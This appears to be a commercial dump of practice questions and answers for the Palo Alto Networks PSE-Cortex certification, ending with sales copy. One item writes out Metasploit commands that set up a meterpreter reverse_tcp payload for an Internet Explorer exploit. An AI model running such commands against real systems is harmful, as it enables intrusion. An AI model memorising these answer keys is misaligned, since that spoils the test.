

Paloalto-Networks

Exam Questions PSE-Cortex

Palo Alto Networks System Engineer - Cortex Professional



NEW QUESTION 1

The certificate used for decryption was installed as a trusted root CA certificate to ensure communication between the Cortex XDR Agent and Cortex XDR Management Console. What action needs to be taken if the administrator determines the Cortex XDR Agents are not communicating with the Cortex XDR Management Console?

- A. add paloaltonetworks.com to the SSL Decryption Exclusion list
- B. enable SSL decryption
- C. disable SSL decryption
- D. reinstall the root CA certificate

Answer: D

NEW QUESTION 2

If a customer activates a TMS tenant and has not purchased a Cortex Data Lake instance. Palo Alto Networks will provide the customer with a free instance. What size is this free Cortex Data Lake instance?

- A. 1 TB
- B. 10 GB
- C. 100 GB
- D. 10 TB

Answer: C

NEW QUESTION 3

In Cortex XDR Prevent, which three matching criteria can be used to dynamically group endpoints? (Choose three)

- A. alert root cause
- B. hostname
- C. domain/workgroup membership
- D. OS
- E. presence of Flash executable

Answer: BCD

NEW QUESTION 4

In an Air-Gapped environment where the Docker package was manually installed after the Cortex XSOAR installation which action allows Cortex XSOAR to access Docker?

- A. create a "docker" group and add the "Cortex XSOAR" or "demisto" user to this group
- B. create a "Cortex XSOAR" or "demisto" group and add the "docker" user to this group
- C. disable the Cortex XSOAR service
- D. enable the docker service

Answer: A

NEW QUESTION 5

An EDR project was initiated by a CISO. Which resource will likely have the most heavy influence on the project?

- A. desktop engineer
- B. SOC manager
- C. SOC analyst IT
- D. operations manager

Answer: B

NEW QUESTION 6

The prospect is deciding whether to go with a phishing or a ServiceNow use case as part of their POC. We have integrations for both but a playbook for phishing only. Which use case should be used for the POC?

- A. phishing
- B. either
- C. ServiceNow
- D. neither

Answer: A

NEW QUESTION 7


If an anomalous process is discovered while investigating the cause of a security event, you can take immediate action to terminate the process or the whole process tree, and block processes from running by initiating which Cortex XDR capability?

- A. Live Sensors
- B. File Explorer
- C. Log Stitching
- D. Live Terminal

Answer: D

NEW QUESTION 8

Given the integration configuration and error in the screenshot what is the cause of the problem?



- A. incorrect instance name
- B. incorrect Username and Password
- C. incorrect appliance port
- D. incorrect server URL

Answer: B

NEW QUESTION 9

A test for a Microsoft exploit has been planned. After some research Internet Explorer 11 CVE-2016-0189 has been selected and a module in Metasploit has been identified (exploit/windows/browser/ms16_051_vbscript)
The description and current configuration of the exploit are as follows;

```
msf exploit(ms16_051_vbscript) > show options

Module options (exploit/windows/browser/ms16_051_vbscript):
Name      Current Setting  Required  Description
-----
SRVHOST   10.0.0.10       yes       The local host to listen on.
SRVPORT   8080            yes       The local port to listen on.
SSL       false           no        Negotiate SSL for incoming connections
SSLCert                  no        Path to a custom SSL certificate (default is randomly generated)
URIPATH                  no        The URI to use for this exploit (default is random)
```

The admin needs to perform the following steps:

- Configure a reverse_tcp meterpreter payload
- Set up the meterpreter payload to listen in IP 10.0.0.10
- Set up the meterpreter payload to listen in port 443
- Configure the URL to listen in a path with name "survey"

What is the remaining configuration?
A)

```
set PAYLOAD windows/x64/meterpreter/reverse_tcp
set SSLCert survey
set LHOST 10.0.0.10
set LPORT 8080
```

B)

```
set PAYLOAD windows/x64/powershell_bind_tcp
set SRVHOST 10.0.0.10
set SRVPORT 443
set URIPATH survey
```

C)

```
set PAYLOAD windows/x64/meterpreter/reverse_tcp
set SRVHOST 10.0.0.10
set SRVPORT 443
set URIPATH survey
```

D)

```
set PAYLOAD windows/x64/meterpreter/reverse_tcp
set LHOST 10.0.0.10
set LPORT 443
set URIPATH survey
```

- A. Option A
- B. Option B
- C. Option C
- D. Option D

Answer: D

NEW QUESTION 10

How does DBot score an indicator that has multiple reputation scores?

- A. uses the most severe score scores
- B. the reputation as undefined
- C. uses the average score
- D. uses the least severe score

Answer: A

NEW QUESTION 10

"Bob" is a Demisto user. Which command is used to add 'Bob' to an investigation from the War Room CLI?

- A. #Bob
- B. /invite Bob
- C. @Bob
- D. !invite Bob

Answer: C

NEW QUESTION 14

Which two log types should be configured for firewall forwarding to the Cortex Data Lake for use by Cortex XDR? (Choose two)

- A. Security Event
- B. HIP
- C. Correlation
- D. Analytics

Answer: AB

NEW QUESTION 16

When integrating with Splunk, what will allow you to push alerts into Cortex XSOAR via the REST API?

- A. splunk-get-alerts integration command
- B. Cortex XSOAR TA App for Splunk
- C. SplunkSearch automation
- D. SplunkGO integration

Answer: B

NEW QUESTION 17

What is the retention requirement for Cortex Data Lake sizing?

- A. number of endpoints
- B. number of VM-Series NGFW
- C. number of days

D. logs per second

Answer: C

Explanation:

<https://docs.paloaltonetworks.com/cortex/cortex-data-lake/cortex-data-lake-getting-started/get-started-with-corte>

NEW QUESTION 21

A customer wants to modify the retention periods of their Threat logs in Cortex Data Lake. Where would the user configure the ratio of storage for each log type?

- A. Within the TMS, create an agent settings profile and modify the Disk Quota value
- B. It is not possible to configure Cortex Data Lake quota for specific log types.
- C. Go to the Cortex Data Lake App in Cloud Services, then choose Configuration and modify the Threat Quota
- D. Write a GPO for each endpoint agent to check in less often

Answer: C

NEW QUESTION 25

.....

Thank You for Trying Our Product

We offer two products:

1st - We have Practice Tests Software with Actual Exam Questions

2nd - Questions and Answers in PDF Format

PSE-Cortex Practice Exam Features:

- * PSE-Cortex Questions and Answers Updated Frequently
- * PSE-Cortex Practice Questions Verified by Expert Senior Certified Staff
- * PSE-Cortex Most Realistic Questions that Guarantee you a Pass on Your FirstTry
- * PSE-Cortex Practice Test Questions in Multiple Choice Formats and Updatesfor 1 Year

100% Actual & Verified — Instant Download, Please Click
[Order The PSE-Cortex Practice Test Here](#)